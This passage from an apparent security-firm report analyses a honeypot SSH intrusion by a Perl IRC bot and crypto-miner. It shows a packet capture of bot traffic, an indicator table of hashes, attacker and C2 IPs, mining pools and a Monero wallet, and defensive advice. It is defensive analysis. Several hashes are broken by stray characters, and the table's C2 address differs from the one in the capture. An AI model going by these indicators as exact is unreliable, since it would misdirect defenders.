Figure 8. Ignoring interruption signals

To guard the script from multiple concurrent executions it uses a pid file, however, this line is not part of the original code on GitHub and has been added by the attackers. It uses a variable called “pidfile” that is never defined, that makes the check useless. Furthermore, the script attempts to gain persistence by overwriting the current user’s crontab but this is yet another inconsistency since the initial infection vector already deleted the file from the disk.

At this point the execution proceeds normally: it will ping the C2 server every two minutes by sending “PING” commands; in the meantime, it attempts to enter an IRC channel named “#div2” but this seems to always fail with an “username already in use” error which prompts the script to continuously retry, this behaviour can be seen in figure 9.

Since the username is picked at random from a hardcoded list it’s unclear if this is yet another obfuscation tactic where the server will accept the connection only when there’s a command to execute or the botnet is at its full capacity.



```
irc.request.command == "NICK"

No.     Time       Source      Destination      Protocol  Length  Info
   27 0.387256    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
   33 0.405798    10.0.2.15   159.223.39.233   IRC          66 Request (NICK)
   49 1.003809    10.0.2.15   159.223.39.233   IRC          67 Request (NICK)
   57 1.016769    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
   75 1.387646    10.0.2.15   159.223.39.233   IRC          69 Request (NICK)
   77 1.413627    10.0.2.15   159.223.39.233   IRC          71 Request (NICK)
   93 1.975839    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
   99 1.997500    10.0.2.15   159.223.39.233   IRC          66 Request (NICK)
  115 2.296054    10.0.2.15   159.223.39.233   IRC          67 Request (NICK)
  121 2.302035    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
  141 2.978466    10.0.2.15   159.223.39.233   IRC          69 Request (NICK)
  143 3.000704    10.0.2.15   159.223.39.233   IRC          71 Request (NICK)
  171 3.614314    10.0.2.15   159.223.39.233   IRC          66 Request (NICK)
  174 3.615508    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
  175 3.617556    10.0.2.15   159.223.39.233   IRC          64 Request (NICK)
  176 3.617848    10.0.2.15   159.223.39.233   IRC          67 Request (NICK)
  210 4.255734    10.0.2.15   159.223.39.233   IRC          66 Request (NICK)
  216 4.875574    10.0.2.15   159.223.39.233   IRC          69 Request (NICK)
```

Figure 9. Continuous “NICK” requests sent by the script


Over the course of a several days we did not observe any commands being sent by the botnet C2.

4.2 IOC

During the investigation and the analysis of the attack we gathered some IoC:

Type	Value	Note
SHA-256	b2d468e77e99703a9f560abde4d30e9e-da62cd97159e60acb75711d45e6f18fd	Bash script "go" VirusTotal - 13/56
SHA-256	1d6e7a6ce598952c17196-dcac527f3517a087d0c1578393fe185912a3402baad	Elf32 Miner malware VirusTotal - 33/62
SHA-256	4495b55b4f0634def0c91b044b178f5404c8b18ef-fd871d0a06634d15830fe0e	Elf64 Miner malware VirusTotal – 30/62
SHA-256	d8c8eaf6eb2313e6921b375fc3099456d1c6b7b656f 181c359541628c37bbca7	Perl script "div" VirusTotal – 40/59
IP	39[.]105[.]35[.]16	Attacker VirusTotal AlienVault
IP	50[.]226[.]218[.]158	Attacker VirusTotal AlienVault
IP	169[.]60[.]39[.]46	Attacker VirusTotal AlienVault
IP	18[.]139[.]151[.]193	Attacker VirusTotal AlienVault
Domain	pool[.]blackcat[.]pm	Mining pool VirusTotal AlienVault
Domain	pool[.]supportxmr[.]com	Mining pool VirusTotal AlienVault
IP	178[.]62[.]225[.]127	Mining pool VirusTotal AlienVault
IP	159[.]223[.]39[.]223	Botnet C2 VirusTotal AlienVault
IP	58[.]135[.]80[.]99	Payload distribution VirusTotal AlienVault
Wallet	49iZPmCnXje1P7PWwUcCQBdieCzpEYEvr21xGSK4Ea733Qh7RUKsL-rMMJFaVXupP3fCwHBjfdyjkzfA1gGuGL5XuAnBy436	Monero Cryptocurrency Wallet

Table 1. Indicators of compromise



DEFENCE TECH


5 Conclusion

5. Conclusion

The objective of Brute Force attacks is to gain unauthorised access to internet facing device. Typically, these are performed by bots using IP scanning and common password dictionaries. In this case the intrusion attempts happened on the SSH service of a honeypot which is monitored and connected to an isolated network. This configuration allowed us to analyse a real-case scenario without suffering any damage.

The most common way to prevent Brute Force attacks to SSH servers is for the administrator to disable password access, enabling SSH Public/Private Key Authentication. The private key is stored in the local machine, remaining with the user as a proof of his identity, while the public key is stored in the server. Only the user in possession of the private key that corresponds to the public key will be able to authenticate successfully.
Furthermore, the administrator could improve the security introducing dynamic IP restrictions, making it so that a single IP address cannot attempts to login multiple times. A viable choice could be the installation of the tool *fail2ban**, an intrusion prevention framework written in Python. It provides protection against Brute Force attacks on the server, allowing to block IP addresses after a few failed login attempts.
Prevention rules are the best defensive strategy to avoid unwanted intrusions.

** Fail2ban*



DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

DONEXIT IT SECURITY

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it